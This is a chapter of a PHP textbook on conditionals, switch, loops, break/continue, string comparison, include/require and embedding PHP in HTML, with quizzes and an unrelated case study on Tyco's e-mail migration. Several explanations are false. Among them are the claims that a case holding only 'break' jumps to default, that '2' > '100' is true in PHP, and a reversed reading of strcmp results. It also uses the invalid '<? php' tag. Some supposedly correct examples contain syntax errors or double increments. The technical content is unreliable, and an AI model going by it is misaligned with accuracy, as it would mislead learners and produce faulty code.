In PHP, the case statement takes an expression which must equate to true for the following code to be run. If you are doing simple equality then you can just provide the value you are checking for and it assumes that the expression is testing the switch expression against the value in question for equality. However, by allowing expressions, you can also test for other conditions, such as greater than and less than relationships. When using expressions, the expression you are testing against must be repeated in the case statement.



Example:

```
switch ($someNumber) {  
    case 0:  
        echo "Zero is not a valid value.";  
        break;  
    case $someNumber < 0:  
        echo "I cannot use negative numbers.";  
        break;  
    default:  
        echo "Ready to compute.";  
        break;  
}
```

If an expression successfully evaluates to the values specified in more than one case statement, only the first one encountered will be executed. Once a match is made, PHP stops looking for more matches.

In the following case, the second case will never be executed, because anything greater than 1000 is also greater than 100.



Example:

```
switch ($someNumber) {
    case $someNumber > 100:
        echo "The number is greater than 100.";
        break;
    case $someNumber > 1000:
        echo "The number is greater than 1000.";
        break;
}
```

The way around this is just to make sure that the conditions are specified in the correct order for what you want them to do.



Example:

```
switch ($someNumber) {
    case $someNumber > 1000:
        echo "The number is greater than 1000.";
        break;
    case $someNumber > 100:
        echo "The number is greater than 100.";
        break;
}
```

Default Condition

The default keyword is a catch-all case that marks the point to begin execution of none of the conditions being tested for is met. It is like the last else statement in a long string of elseif's.

Like the last else, it should always appear at the end of the switch statement, since it will always be executed if no previous match has been made, and since PHP stops looking when it finds a match. default is always a match if it is reached. You should only use it if you have code that is to be run if none of the conditions are met. For instance, error code to report that the expression did not evaluate to an expected value.

Break Statement

The break keyword is a statement that says that we are done performing statements within this statement block and that we should exit immediately to the end of the statement block. If you forget the break statement, then the code will fall through, which is to say that the code will start executing at the label that matches the value of the expression being evaluated, and then will proceed to process all codes until either the end of the switch statement or until it finds a break statement, whichever comes first. If done intentionally, this can be useful. If done by mistake it can be a real problem.

Here is a good use of omitting break statements. It allows us to perform the same block of code for multiple possible values of the expression being evaluated.

Notes

```
switch ($xyz) {
// each of these three cases
// will process the same statements
case $xyz < 0:
case 0:
case 10:
    echo ($xyz . ' is not a value!');
    break;
default:
    echo ($xyz . ' is ready for processing!');
    $abc = someFunc($xyz);
    break;
}
```

Here is a bad example of omitting break statements. The code will fall through and create a bit of a mess.



Example:

```
// A poorly formed switch statement
switch ($xyz) {
case is_int($xyz) == false:
    echo ($xyz . ' is not an integer!');
case $xyz <= 0:
    echo ($xyz . ' is too low!');
case $xyz >= 10:
    echo ($xyz .+ ' is too high!');
default:
    echo ($ xyz . ' is within acceptable limits!');
    $abc = someFunc($xyz);
    break;
}
```

If we assume for right now that \$xyz is not an integer:

- The code will report that \$xyz is not an integer.
- Then report that it is too low a number.
- Then report it is too high.
- Then it reports that it is an acceptable value.

Then it will submit it to our function, which we can surmise from the code was expecting a numeric value between 1 and 9, not something else. This, needless to say, would most probably generate an error.

Unless your goal is to confuse the user, what you would have is what is called a big mess.

The break statement can also be used in an odd way in PHP that can cause errors if you are not aware of it. If the break statements are the only statement following a given case statement, the code will skip to the default statement block instead of the end of the switch statement.

This may seem a little odd for experienced programmers because it raises the question—why include a separate case statement for something that should fall into the default? The primary reason is that it allows you to exclude certain values that might otherwise meet a later condition. For instance, if we go back to our example and wanted to code to run the default statements for a number between zero and nine or for any number divisible by 10, we could code:



Example:

```
switch ($xyz) {
    case is_int($xyz) == false:
        echo ($xyz . ' is not an integer!');
        break
    case $xyz <= 0:
        echo ($xyz . ' is too low!');
        break
    // the following statement will skip to
    // the default
    case $xyz % 10 == 0:
        break;
    case $xyz >= 10:
        echo ($xyz . ' is too high!');
        break
    default:
        echo ($ xyz . ' is within acceptable limits!');
        $abc = someFunc($xyz);
        break;
}
```



Caution

If you forget the break statement, then the code will fall through, which is to say that the code will start executing at the label that matches the value of the expression being evaluated, and then will proceed to process all codes until either the end of the switch statement or until it find a break statement.

3.1.3 Other Formats

PHP likes to cover its bases, so it provides alternate methods for coding if statements and switch statements.

Alternate If

There are two alternate ways to code an if statement, one is a ternary operator, and another one is an alternate syntax.

The ternary operator takes the form of:

```
(condition) ? value_if_true : value_if_false;
```

Notes

```
$hours = ($hours < 13)? $hours: $hours -= 12;
```

Since the ternary operator is, in fact, an operator, it returns a value, which is the value of one of the expressions. If the condition evaluates to true, then the first value is returned (value_if_true), otherwise the second value is returned (value_if_false). This means that the expressions for the true and false values need to be things that evaluate to values, not full blown statements, just simple expressions.

The alternative syntax makes use of labels for all components of the if statement. The curly brackets are omitted. Since there are no curly brackets, there needs to be some way to specify the end of the statement block. For this we use and endif label.

The code looks like this:

 *Example:*

```
if (condition):
    statements;
elseif (condition):
    statements;
else:
    statements;
endif;
if ($x < 0):
    echo "Cannot use a negative number.";
elseif ($x > 999999):
    echo "Cannot use that big a number.";
else:
    doSomethingWith($x);
endif;
```

Alternate Switch

The alternate switch statement has the same syntax as the alternate if statement. The curly brackets are omitted and a closing end switch is used to denote the end of the statement block.

 *Example:*

```
switch ($someNumber):
    case 0:
        echo "Zero is not a valid value.";
        break;
    case $someNumber < 0:
        echo "we cannot use negative numbers.";
        break;
    default:
        echo "Ready to compute.";
        break;
endswitch;
```

Self Assessment

Choose the correct answer:

- Which one is not a conditional statement?

(a) if	(b) for
(c) else	(d) elseif
- The default keyword is a catch-all case that marks the point to begin execution of none of the conditions being tested for is met.

(a) True	(b) False
----------	-----------
- The statement that exit immediately to the end of the statement block is called

(a) default	(b) switch
(c) break	(d) None of these.
- The statement that catch-all case that marks the point to begin execution of none of the conditions being tested for is met is called

(a) default	(b) switch
(c) break	(d) none of these.

3.2 Advance Conditional

When working with comparing strings on computers we sometimes have to deal with more complicated comparisons than a simple conditional. This is because computers expect to be working with numbers when comparing values. In PHP, when comparing a string to a number, the string will first be cast to a number. This means that all strings that do not begin with a numeric value will be cast to zero. For instance, if ('PHP' > 5) will actually be compared as if (0 > 5) this can be a problem.

Even when working with strings, computers will, unless told otherwise, compare the numeric values of the individual characters in the string until the condition in question is determined. This means that without any other information, most computers tend to sort strings into ASCII order. In ASCII, upper-case and lower-case letters have different values, so the sort is case-sensitive. For instance 'BAT' will compare to be less than 'cat', even though B comes before C in the alphabet, because the B is in upper case. This is not always what we want.

Even worse if we compare numeric strings when we want to compare their numeric values; if we do not cast them to numbers first, we can get very odd results. For instance, the expression ('2' > '100') will evaluate to true because in the first position 2 is greater than 1. The other character positions are irrelevant since the first string only has one character.

Normally comparisons are also limited to equality and difference. Which is to say, we can test for equality, inequality, and the direction of inequality (greater than or less than), and that is it. What happens if we want to test whether two things are similar? Or whether two words sound the same?

This looks as other ways to compare strings, both for non-ASCII sorts and for comparisons that test more than equality or direction of difference.

3.2.1 Comparing Strings

If you want to make sure you are always comparing strings, rather than using comparison operators, you should use string comparison functions. Then ensure that all arguments are cast to strings before comparing them and allow you to control the method in which the comparison occurs.

Notes

All string comparisons take at least two arguments and return a value based on comparing those arguments. The return value is always an integer that can be interpreted as follows:

0 (zero): the two values are equal

> 0 (greater than zero): value two is greater than value one

< 0 (less than zero): value one is greater than value two

Our basic set of string comparison functions are as follows:

strcmp (str1, str2);

Takes two arguments and compares them as strings. In order for any of these functions to work, both arguments must be values that can be cast to strings. The strings are compared in ASCII order.

strcasecmp (str1, str2);

Takes two arguments and compares them as strings. The strings are compared in ASCII order. But without regard to case sensitivity, all alphabetic characters are treated as if they were lower-case.

strnatcmp (str1, str2);

Takes two arguments and compares them as strings. The strings are compared in ASCII order, except for numbers, which are compared in natural order, which is to say, as numbers. This is true even if they occur in the middle of the string. Thus 'February 2' will evaluate to less than 'February 14', whereas on a normal string comparison it would be greater since 2 is greater than 1.

strnatcasecmp (str1, str2);

This combines the previous two functions and performs a case-insensitive search with numbers sorted in natural order.

strncmp (str1, str2, length);

Takes three arguments, two strings to compare and the length to which to compare them. This allows you to perform a comparison on just the beginning portion of a string from index position zero to the specified length.

strncasecmp (str1, str2, length);

This is the same as the previous function except that it performs a case-insensitive search.

3.2.2 Similarity

PHP also provides numerous ways of comparing strings to see whether they are similar. We can compare for textual similarity and for phonic similarity.

Phonic Similarity

Phonic similarity first, since it is a little easier.

Phonic similarity just means that things are compared based on whether they sound alike. To compare things by how they sound you can use one of two functions.

The two functions are:

- `soundex()`
- `metaphone()`

Both return strings that represent the pronunciation of a word, you can use the result values in comparisons for equality.

```
if (metaphone($a) == metaphone($b) {
}
```

The only real purpose of these functions is to look for homophones, or words that sound alike. This is something that is primarily of use if you are planning on writing spell-checkers and other advanced text processing tools.



Did u know?

The result strings themselves are not pronounceable, but are strings to represent the sound of the word in a standardized way. Of the two, `metaphone()` tends to be more accurate because its algorithms for the rules of pronunciation are better.

Textual Similarity

Textual similarity is a little more useful because it allows you to compare how similar two text strings are:

```
similar_text()
```

The `similar_text()` function takes two strings and returns an index value that returns the number of characters that are the same, allowing for additions, subtraction, and repetition. It also takes an optional third parameter which returns a value that represents the percentage of similarity.

```
similar_text($a, $b[, $percent]);
```

```
$match = similar_text($a, $b, $mper);
```

levenshtein()

The `levenshtein()` function returns a weighted score representing the difference between two strings. It takes two strings and three optional arguments. The three optional arguments allow you to specify how much weight to assign to different types of difference. This allows you to specify how you want scores weighted with numeric values. Otherwise all scores are given equal weight.

Other different types are:

- insertions between string one and two
- replacements between string one and two
- deletions between strings one and two

```
levenshtein($a, $b[, $ins, $rep, $del])
```

```
$diff = levenshtein($a, $b, 100, 5, 1)
```

3.3 Iteration

Some statements in PHP are known as iterative statements. These statements have control structures that delimit them and which determine how many times (zero or more) the delimited code is executed, based on some condition.

We will look at three structures here:

- While statement and its variants
- Do ... while statement
- For statement

We will also look at some more advanced ways of working with iteration by being able to more freely move between nested iterative statements.

Notes

3.3.1 While Statement

The while statement is the most basic of iterative control structures. It repeatedly runs a block of code until some condition is no longer true. If the condition is not true to begin with, then the code never runs. It takes the form of:

```
while (expression) {  
    statements;  
}
```



Example: If we wanted to add together the first ten values from an array:

```
$x = 0;  
  
while ($x < 10) {  
    $a = $a + $b[$x];  
    $x++;  
}
```

In the above code, we initialize a variable to zero (0) before beginning the loop. The while statement then evaluates the conditional expression. This expression must be inside parentheses. In this case, zero is less than 10, so the statement executes.

The last line in the statement block increments the variable we are testing in our conditional expression. In the body of a while statement there must be some code that changes the value of the condition. Otherwise the loop will never terminate. In the following code, the conditional expression will never become false, so the code will run forever (or until it crashes).



Example:

```
// bad code an infinite loop  
  
$x = 0;  
$z = 0;  
  
while ($x < 10) {  
    $a = $a + $b[$z];  
    $z++;  
}
```

This state of endless execution is known as an infinite loop. Anyone with any programming experience is all too familiar with them. Their causes are many, and they are far too easy to create.

Like the if and switch statements from other, while has an alternative label based syntax.

```
while (expression):  
    statements;  
endwhile;
```

3.3.2 Do ... while Statement

A while statement will never execute if its conditional expression never evaluates to true. What happens if you want the code to always run at least once, regardless of the value of its conditional expression?

The answer is use a do ... while statement.

A do ... while statement is like a while statement in reverse. First it runs the block of code, then it evaluates the conditional expression. If the conditional expression is true, then it loops back to the beginning of the statement and starts again.

It takes the form of:

```
do {
    statements;
}
while (expression);
```

Note that since the curly brackets do not end the entire statement, we need a semicolon at the end.

 *Example:*

```
$x = 0;
do {
    $a = $a + $b[$x];
    $x++;
}
while ($x < 10);
```

This code will have the same effect as the equivalent while loop above. One that would work differently might be as follows:

 *Example:*

```
// will never run
// since the initial state of $x
// is $x != 10
$x = 0;
while ($x == 10) {
    $a = $a + $b[$x];
    $x++;
}
// will run once
// even though the initial state of $x
// is $x != 10
$x = 0;
do {
    $a = $a + $b[$x];
    $x++;
}
while ($x == 10);
```

Notes

A more practical use for this loop might be to check whether something has a value. For instance, you could walk an array as long as you keep finding values.



Example:

```
$x = 0;
do {
  if ($aName[$x]) {
    $bName[$x] = someProc($aName[$x]);
  }
  $x++;
}
while (isset($aName[$x]));
```

In the preceding example, we take advantage of the fact that non-existent value return false. This example assumes all the array elements are contiguous, since it will stop executing with the first empty array element it finds.

The do ... while has no alternative syntax, partly since anything you can do with a do ... while statement you can also do with a while statement. The do ... while is just easier to read in certain circumstances. It is also partly because the while, in occurring at the end, would be indistinguishable from a nested while loop if the curly brackets were omitted.

3.3.3 For Statement

The for statement allows for incremental processing based on some incremental variable.

Unlike the while statement, the variable is incremented within the conditional expression itself. This means that you do not have to have code in the body of the statement to set the termination condition. This does not mean that you cannot set the termination condition in the body, merely that you do not have to.

Once again, the statement keeps executing as long as the conditional statement is true.

It takes the form of:

```
for (init; condition; increment) {
  statements;
}
```

The three values that go inside the for statement conditional expression are:

init

The initial state of the variable to be tested. Normally done as an assignment, although the assigned value can be from any source, literal or variable.

condition

The condition to be tested for. The statement keeps processing as long as it remains true.

increment

The increment by which the variable being tested changes.



Example:

```
for ($x = 0; $x < 10; $x++) {
    $a = $a + $b[$x];
    $x++;
}
```

For those who want to do things the hard way, you can also specify multiple conditions by putting them in a comma separated list within the semicolon separated list.

```
for ($x=0,$y=0; $x<10,$y<20; $x++,incrF($y);) {
    $a = $a + $b[$x];
    $x++;
}
```

This iterative structure also has an alternative syntax.

```
for (init; condition; increment):
    statements;
endfor;
```

for and while are not one-hundred percent interchangeable, so think about which one you want to use before coding.

The for statement assumes some sort of incrementation, such as counting through a set of something. It is designed for stepping through things.

Although any basic discussion of iteration tends to use incremental examples for both while and for statements, the while statement is better suited for testing some flag or condition. A flag, in programming terms, is a variable, usually Boolean, that refers to the current state of something in the program. Our example above of using a while statement to walk an array is an example where we are testing the contents of the elements of an array, not our position in it.



Task

Develop a PHP program to differentiate between while and for statement.

3.4 Termination Statements

Sometimes you want to break out of a control statement early, perhaps because of an error or some other condition that the conditional expression itself is not testing for. We have seen an example of this already with the break statement used in a switch statement coding block.

Here we will look at various ways to prematurely terminate loops and conditionals by setting multiple exit points.

3.4.1 The Break Statement

This statement breaks you out of the conditional statement and moves on to the first statement outside of the conditional statement. When using break to get out of a condition, be aware that it ignores if statements. This is so you can use an if statement to test whether you need to terminate the current conditional.

Notes

For instance, we could use it to modify a previous do ... while statement. In the following example, the code will now terminate if the value to be processed is not an integer.

 *Example:*

```
$x = 0;
$rVal = "";
do {
    if (isset($aName[$x])) {
        if (is_int($aName[$x])) {
            $rVal = "Bad Value";
            break;
        }
        $bName[$x] = someProc($aName[$x]);
    }
    $x++;
}
while (isset($aName[$x]));
```

3.4.2 Continue Statement

If you are using an iterative statement and do not want to terminate it, just skip the current instance or iteration, you can use the continue statement. Continue says that the current iteration is done and the next one should be started. This is useful if the statement block has multiple possible exit points.

 *Example:*

```
$x = 0;
$y = 0;
$rVal[0] = "";
do {
    if (isset($aName[$x])) {
        if (is_int($aName[$x])) {
            $rVal[$y] = "Bad Value at $aName[$x]";
            $x++;
            $y++;
            continue;
        }
        $bName[$x] = someProc($aName[$x]);
    }
    $x++;
}
```

The following code is missing a single line compared to the one before it and is in error that will probably generate an infinite loop. This is because if it hits continue, it does not increment the

conditional variable before beginning the next iteration, so it will just keep processing the same error over and over again.



Example:

```
// bad code - potential infinite loop
$x = 0;
$y = 0;
$rVal[0] = "";
do {
    if (isset($aName[$x])) {
        if (is_int($aName[$x])) {
            $rVal[$y] = "Bad Value at $aName[$x]";
            $y++;
            continue;
        }
        $bName[$x] = someProc($aName[$x]);
    }
    $x++;
}
```



Caution

When using break to get out of a condition, be aware that it ignores if statements. This is so you can use an if statement to test whether you need to terminate the current conditional.

3.4.3 Stepping Out Multiple Levels

PHP also gives you the option to step out of multiple levels when working with nested conditional iterative statements. Once again, the if statement is not included since it is used to test whether to make such a step.

Both the break and the continue statements can be followed by a number specifying how many levels of nesting to step out. Best way to explain this is to create a little programmatic map:



Example:

```
statements;
// continue 4 jumps to here
while (loop 1 condition) {
    statements;
    // continue 3 jumps to here
    while (loop 2 condition) {
        statements;
        // continue 2 jumps to here
        while (loop3 condition) {
            statements;
            // continue or continue 1 jumps to here
            while (loop 4 condition) {
```

Notes

```

statements;
if (some condition) {
    break [or] continue #;
}
statements;
}
// break or break 1 jumps to here
statements;
}
// break 2 jumps to here
statements;
}
// break 3 jumps to here
statements;
}
// break 4 jumps to here
statements;

```



Task

Develop a PHP program using continue statement.

3.5 Including Code

PHP provides two constructs to load code and HTML from another module: require and include. They load a file as the PHP script runs, work in conditionals and loops, and complain if the file being loaded cannot be found. The main difference is that attempting to require a nonexistent file is a fatal error, while attempting to include such a file produces a warning but does not stop script execution.

A common use of include is to separate page-specific content from general site design. Common elements such as headers and footers go in separate HTML files, and each page then looks like:

```
<? include 'header.html'; ?> content <? include 'footer.html'; ?>
```

We use include because it allows PHP to continue to process the page even if there is an error in the site design file(s). The require construct is less forgiving and is more suited to loading code libraries, where the page cannot be displayed if the libraries do not load. For example:

```
require 'codelib.inc'; mysub(); // defined in codelib.inc
```

A marginally more efficient way to handle headers and footers is to load a single file and then call functions to generate the standardized site elements:

```
<? require 'design.inc'; header(); ?> content <? footer (); ?>
```

If PHP cannot parse some part of a file included by include or require, a warning is printed and execution continues. You can silence the warning by prepending the call with the silence operator; for example, @include.

If the `allow_url_fopen` option is enabled through PHP's configuration file, `php.ini`, you can include files from a remote site by providing a URL instead of a simple local path like:

```
include 'http://www.example.com/codelib.inc';
```

If the filename begins with "`http://`" or "`ftp://`", the file is retrieved from a remote site and then loaded.

Files included with `include` and `require` can be arbitrarily named. Common extensions are `.php`, `.inc`, and `.html`. Note that remotely fetching a file that ends in `.php` from a web server that has PHP enabled fetches the *output* of that PHP script. For this reason, we recommend you use `.inc` for library files that primarily contain code and `.html` for library files that primarily contain HTML.

If a program uses `include` or `require` to include the same file twice, the file is loaded and the code is run or the HTML is printed twice. This can result in errors about the redefinition of functions or multiple copies of headers or HTML being sent. To prevent these errors from occurring, use the `include_once` and `require_once` constructs. They behave the same as `include` and `require` the first time a file is loaded, but quietly ignore subsequent attempts to load the same file. For example, many page elements, each stored in separate files, need to know the current user's preferences. The element libraries should load the user preferences library with `require_once`. The page designer can then include a page element without worrying about whether the user preference code has already been loaded.

Code in an included file is imported at the scope that is in effect where the `include` statement is found, so the included code can see and alter your code's variables. This can be useful; for instance, a user-tracking library might store the current user's name in the global `$user` variable:

```
// main page include 'userprefs.inc'; echo "Hello, $user."
```

The ability of libraries to see and change your variables can also be a problem. You have to know every global variable used by a library to ensure that you do not accidentally try to use one of them for your own purposes, thereby overwriting the library's value and disrupting how it works.

If the `include` or `require` construct is in a function, the variables in the included file become function-scope variables for that function.

Because `include` and `require` are keywords, not real statements, you must always enclose them in curly braces in conditional and loop statements:

```
for ($i=0; $i < 10; $i++) { include "repeated_element.html"; }
```

Use the `get_included_files()` function to learn which files your script has included or required. It returns an array containing the full system path filenames of each included or required file. Files that did not parse are not included in this array.

3.6 Embedding PHP in Web Pages

Although it is possible to write and run stand alone PHP programs, most PHP code is embedded in HTML or XML files. This is, after all, why it was created in the first place. Processing such documents involves replacing each chunk of PHP source code with the output it produces when executed.

Because a single file contains PHP and non-PHP source code, we need a way to identify the regions of PHP code to be executed. PHP provides four different ways to do this.

As you will see, the first, and preferred, method looks like XML. The second method looks like SGML. The third method is based on ASP tags. The fourth method uses the standard HTML `<script>` tag; this makes it easy to edit pages with enabled PHP using a regular HTML editor.

Notes

3.6.1 XML Style

Because of the advent of the eXtensible Markup Language (XML) and the migration of HTML to an XML language (XHTML), the currently preferred technique for embedding PHP uses XML-compliant tags to denote PHP instructions.

Coming up with tags to demark PHP commands in XML was easy, because XML allows the definition of new tags. To use this style, surround your PHP code with `<?php` and `?>`. Everything between these markers is interpreted as PHP, and everything outside the markers is not. Although it is not necessary to include spaces between the markers and the enclosed text, doing so improves readability. For example, to get PHP to print “Hello, world”, you can insert the following line in a web page:

```
<? php echo "Hello, world"; ?>
```

The trailing semicolon on the statement is optional, because the end of the block also forces the end of the expression. Embedded in a complete HTML file, this looks like:

 *Example:*

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<html>
<head>
<title>This is my first PHP program!</title>
</head>
<body>
<p> Look, ma! It is my first PHP program :<br />
<? php echo "Hello, world"; ?>
<br /> How cool is that? </p>
</body>
</html>
```

Of course, this is not very exciting – we could have done it without PHP. The real value of PHP comes when we put dynamic information from sources such as databases and form values into the web page. Let’s get back to our “Hello, world” example. When a user visits this page and views its source, it looks like this:

 *Example:*

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<html>
<head>
<title>This is my first PHP program!</title>
</head>
<body>
<p>
Look, ma! It is my first PHP program:<br /> Hello, world!<br /> How cool is that?
</p>
```

```
</body>
```

```
</html>
```

Also notice that we switched between PHP and non-PHP, all in the space of a single line. PHP instructions can be put anywhere in a file, even within valid HTML tags.



Example:

```
<input type="text" name="first_name" value="<?php echo "XYZ"; ?>" />
```

When PHP is done with this text, it will read:

```
<input type="text" name="first_name" value="XYZ" />
```

The PHP code within the opening and closing markers does not have to be on the same line. If the closing marker of a PHP instruction is the last thing on a line, the line break following the closing tag is removed as well. Thus, we can replace the PHP instructions in the “Hello, world” example with:

```
<? php echo "Hello, world"; ?> <br />
```

with no change in the resulting HTML.



Did u know?

Notice that there is no trace of the PHP source code from the original file. The user sees only its output.

3.6.2 SGML Style

The “classic” style of embedding PHP comes from SGML instruction processing tags. To use this method, simply enclose the PHP in `<? and ?>`. Here’s the “Hello world” example again:

```
<? echo "Hello, world"; ?>
```

This style, known as *short tags*, is the shortest and least intrusive, and it can be turned off so as to not clash with the XML PI (Process Instruction) tag in the *php.ini* initialization file. Consequently, if you want to write fully portable PHP code that you are going to distribute to other people (who might have short tags turned off), you should use the longer `<?php ... ?>` style, which cannot be turned off. If you have no intention of distributing your code, you do not have an issue with telling people who want to use your code to turn on short tags, and you are not planning on mixing XML in with your PHP code, then using this tag style is okay.

3.6.3 ASP Style

Because neither the SGML nor XML tag style is strictly legal HTML, some HTML editors do not parse it correctly for colour syntax highlighting, context-sensitive help, and other such niceties. Some will even go so far as to helpfully remove the “offending” code for you.

Mostly because you are not allowed to use a `>` inside your tags if you wish to be compliant, but who wants to write code like `if ($a & gt; 5)...`?

However, many of these same HTML editors recognize another mechanism (no more legal than PHP’s) for embedding code that of Microsoft’s Active Server Pages (ASP). Like PHP, ASP is a method for embedding server-side scripts within documents.

If you want to use ASP-aware tools to edit files that contain embedded PHP, you can use ASP-style tags to identify PHP regions. The ASP-style tag is the same as the SGML-style tag, but with `%` instead of `? :`

```
<% echo "Hello, world"; %>
```

In all other ways, the ASP-style tag works the same as the SGML-style tag.

Notes

ASP-style tags are not enabled by default. To use these tags, either build PHP with the enable-asp-tags option or enable asp_tags in the PHP configuration file.

3.6.4. Script Style

The final method of distinguishing PHP from HTML involves a tag invented to allow client-side scripting within HTML pages, the <script> tag. You might recognize it as the tag in which JavaScript is embedded. Since PHP is processed and removed from the file before it reaches the browser, you can use the <script> tag to surround PHP code. To use this method, simply specify "php" as the value of the language attribute of the tag:

```
<script language="php"> echo "Hello, world"; </script>
```

This method is most useful with HTML editors that work only on strictly legal HTML files and do not yet support XML processing commands.

3.6.5 Echoing Content Directly

Perhaps the single most common operation within a PHP application is displaying data to the user. In the context of a web application, this means inserting into the HTML document information that will become HTML when viewed by the user.

To simplify this operation, PHP provides special versions of the SGML and ASP tags that automatically take the value inside the tag and insert it into the HTML page. To use this feature, add an equals sign (=) to the opening tag. With this technique, we can rewrite our form example as:

```
<input type="text" name="first_name" value="<? ="XYZ"; ?>">
```

If you have ASP-style tags enabled, you can do the same with your ASP tags:

```
<p>This number (<%= 2 + 2 %>) <br /> and this number (<% echo (2 + 2); %>) <br /> Are the same. </p>
```

After processing, the resulting HTML is:

```
<p>This number (4) <br /> and this number (4) <br /> are the same. </p>
```



Case Study

Tyco Flow Control

Tycos Flow Control is an industrial manufacturer with a global presence. As the company grew through acquisitions, it also acquired a wide variety of e-mail systems across all its offices. To simplify IT management and increase communication reliability, the company investigated hosted e-mail solutions. After evaluating other vendors, Tyco Flow Control chose Microsoft Exchange Online for its features and reliability.

Business Needs

Tyco Flow Control, a major division of Tyco International, brings innovation and creativity to its line of market-leading flow control products and heat-tracing solutions in the oil and gas, power, chemical, building, and other industries. The company has 15,000 employees and annual revenues exceeding US \$4.5 billion.

Tyco Flow Control has approximately 12,000 desktops in over 250 locations around the world. The company has grown through numerous acquisitions over the past ten years and, as a result, the IT department found itself managing a heterogeneous assortment of servers,

Contd...

networks, and e-mail systems. Offices in the Americas were consolidating on Microsoft Exchange Server for communications, but offices in Europe and Asia still had hundreds of servers running IBM Lotus Notes.

Not surprisingly, having a collection of disparate systems caused problems. “We would have one or more systems down at any given time, which caused stability issues,” explains Tony DeGregorio, Global Chief Information Officer for Tyco Flow Control. “We also had trouble communicating between systems and pulling together global address books and calendars.”

To improve stability and reliability and simplify IT management, Tyco Flow Control wanted to consolidate its communications infrastructure. The company considered on-premises solutions, but to keep its IT group focused on business value initiatives, and to save money, it chose to use an outside vendor with the skill and experience to deploy and manage such a large installation. Because of its past success with Microsoft Exchange Server, Tyco looked at Microsoft-hosted online solutions, but wanted to consider other possibilities as well.

Solution

Tyco Flow Control prepared detailed requirements for the project and spoke with representatives from Microsoft and other online vendors. Tyco quickly realized that the Microsoft solution was the only one that would meet its needs. “We did not believe other vendors were enterprise ready,” says.

Tyco saw Microsoft as a company with deep expertise. “With Microsoft, I saw an experienced enterprise group with the clout and power to make the solution work the way I wanted it to,” says DeGregorio. “I had a lot more confidence in Microsoft. The Microsoft contract promised greater uptime and availability, and the company has data centers around the world with robust failover and backup plans.”

Microsoft also offered greater features and flexibility. “With Microsoft, we could choose an on-premises or a hosted solution,” DeGregorio notes. “We chose the hosted solution, and Microsoft gave us the option of single-tenant or multi-tenant hosting. Single-tenant was important to us for security, and that was not an option with the other vendors. Microsoft also provided offline capabilities, stronger security, better archiving, and easy connectivity with the Microsoft Office suite, which we use internally. That way, we can gradually move existing Notes applications over to Microsoft Office SharePoint.”

Tyco Flow Control also had confidence in the Microsoft Partner Network. “When we looked at migrating our systems, we found that other vendors were working with third-party companies that I do not think had a lot of experience,” says DeGregorio. “With Microsoft, you have got a lot of very experienced partners around the globe. We have migrated 8,000 users so far, and will migrate the rest in the coming months.”

Benefits

With its move to dedicated Microsoft Exchange Online, Tyco Flow Control has ensured that its e-mail solution is scalable, easy to manage, cost-effective, and reliable.

Robust Scalability

With its Microsoft-hosted solution, Tyco Flow Control has made it easier to adjust its technology as its business needs change. “One area we wanted to address was scalability,” explains DeGregorio. “As we acquire or divest pieces of our business, I did not want to have to buy new hardware or end up with unused resources. We do not have to worry now; there’s a good variable cost model that is very scalable for the business.”

Contd...

Notes

Simplified IT Management

By choosing a hosted e-mail solution, Tyco Flow Control has been able to reduce IT management overhead and repurpose staff. "It's been great," says DeGregorio. "We have moved people around, and we have been able to concentrate on other areas of the business. We had two individuals who two years ago would be consumed with e-mail issues. They now make up our Network Security team."

Cost Savings

With hosted e-mail, Tyco has reduced hardware and maintenance costs, as well as third-party licensing costs for features like e-mail filtering which are included in Microsoft Exchange Online. "By going off-premise, we saved the purchase of additional hardware," DeGregorio says. "And it is not just that, there's also the ongoing upkeep, maintenance, and upgrades. That's all out of our hands now, and I do not have to worry about it. We also save money by consolidating and standardizing all the different systems we used to manage."

Questions:

1. Give a brief discussion of Tyco flow control.
2. Explain the use of Microsoft in Tyco flow control.

Self Assessment

Multiple choice questions:

5. Which function is not used to compare two strings?

(a) strcmp (str1, str2);	(b) strcasecmp(str1, str2);
(c) strcat(str1, str2);	(d) None of the above.
6. The function similar_text() takes Argument.

(a) two	(b) three
(c) one	(d) four
7. Which one is not a loop statement?

(a) while	(b) for
(c) do...while	(d) elseif

True or False:

8. The levenshtein() function returns a weighted score representing the difference between two strings.

(a) True	(b) False
----------	-----------
9. The else statement can only follow an if statement and is used to mark off a statement block.

(a) True	(b) False
----------	-----------

3.7 Summary

- Flow control means exactly what it sounds like it should, controlling the flow of something. When using flow control for programming, what you are doing is regulating the order in which the code is executed, how many times it is executed, and if it is executed at all.
- Conditionals allow us to specify whether or not to run a selected piece of code based on some prior condition.

- The switch statement, in its structure, is similar to the if statement. It takes an expression to be evaluated and a statement block.
- A do ... while statement is like a while statement in reverse. First it runs the block of code, and then it evaluates the conditional expression. If the conditional expression is true, then it loops back to the beginning of the statement and starts again.
- PHP gives the option to step out of multiple levels when working with nested conditional iterative statements. Once again, the if statement is not included in the since it is used to test whether to make such a step.
- Code in an included file is imported at the scope that is in effect where the include statement is found, so the included code can see and alter your code's variables.

3.8 Keywords

If statement: If statement is a simple concept. If something is true, then perform the statement block associated with it, otherwise do not.

Phonic similarity: Phonic similarity just means that things are compared based on whether they sound alike. To compare things by how they sound you can use one of two functions.

Textual similarity: Textual similarity is a little more useful because it allows you to compare how similar two text strings are.

The default condition: The default keyword is a catch-all case that marks the point to begin execution of none of the conditions being tested for is met. It is like the last else statement in a long string of else if's.

The else statement: The else statement can only follow an if statement and is used to mark off a statement block to execute if the conditional expression being tested evaluates to false.

The elseif statements: This allows us to test for another condition if the first one was not true.



Lab Exercise

1. Create PHP programs to show the use of conditional statements.
2. Develop a PHP program using switch statement.

3.9 Review Questions

1. What are the conditional statements? Explain with example.
2. Define the switch and case statements.
3. How do we compare two strings? Explain the functions.
4. What is the difference between `strcasecmp(str1, str2);`, `strnatcmp(str1, str2);` and `strnatcasecmp(str1, str2);`?
5. What is the similarity? Explain the phonic and text similarity.
6. What are the iterative statements? Differentiate between them.
7. What are the termination statements? When are these used?
8. Differentiate between break and continue statements.
9. How is the PHP code embedded in HTML or XML files?
10. Develop a program to embedding the PHP code in HTML.

Notes

Answers to Self Assessment

- | | | | | |
|--------|--------|--------|--------|--------|
| 1. (b) | 2. (a) | 3. (c) | 4. (a) | 5. (c) |
| 6. (a) | 7. (d) | 8. (a) | 9. (a) | |

3.10 Further Readings



Books

Learning PHP and MySQL, by Michele E. Davis, Jon Phillips.

PHP and MySQL Web Development, by Luke Welling, Laura Thomson.



Online link

<http://www.web-design-wiki.com/FlowControl.html>

Unit 4: Functions

Notes

CONTENTS

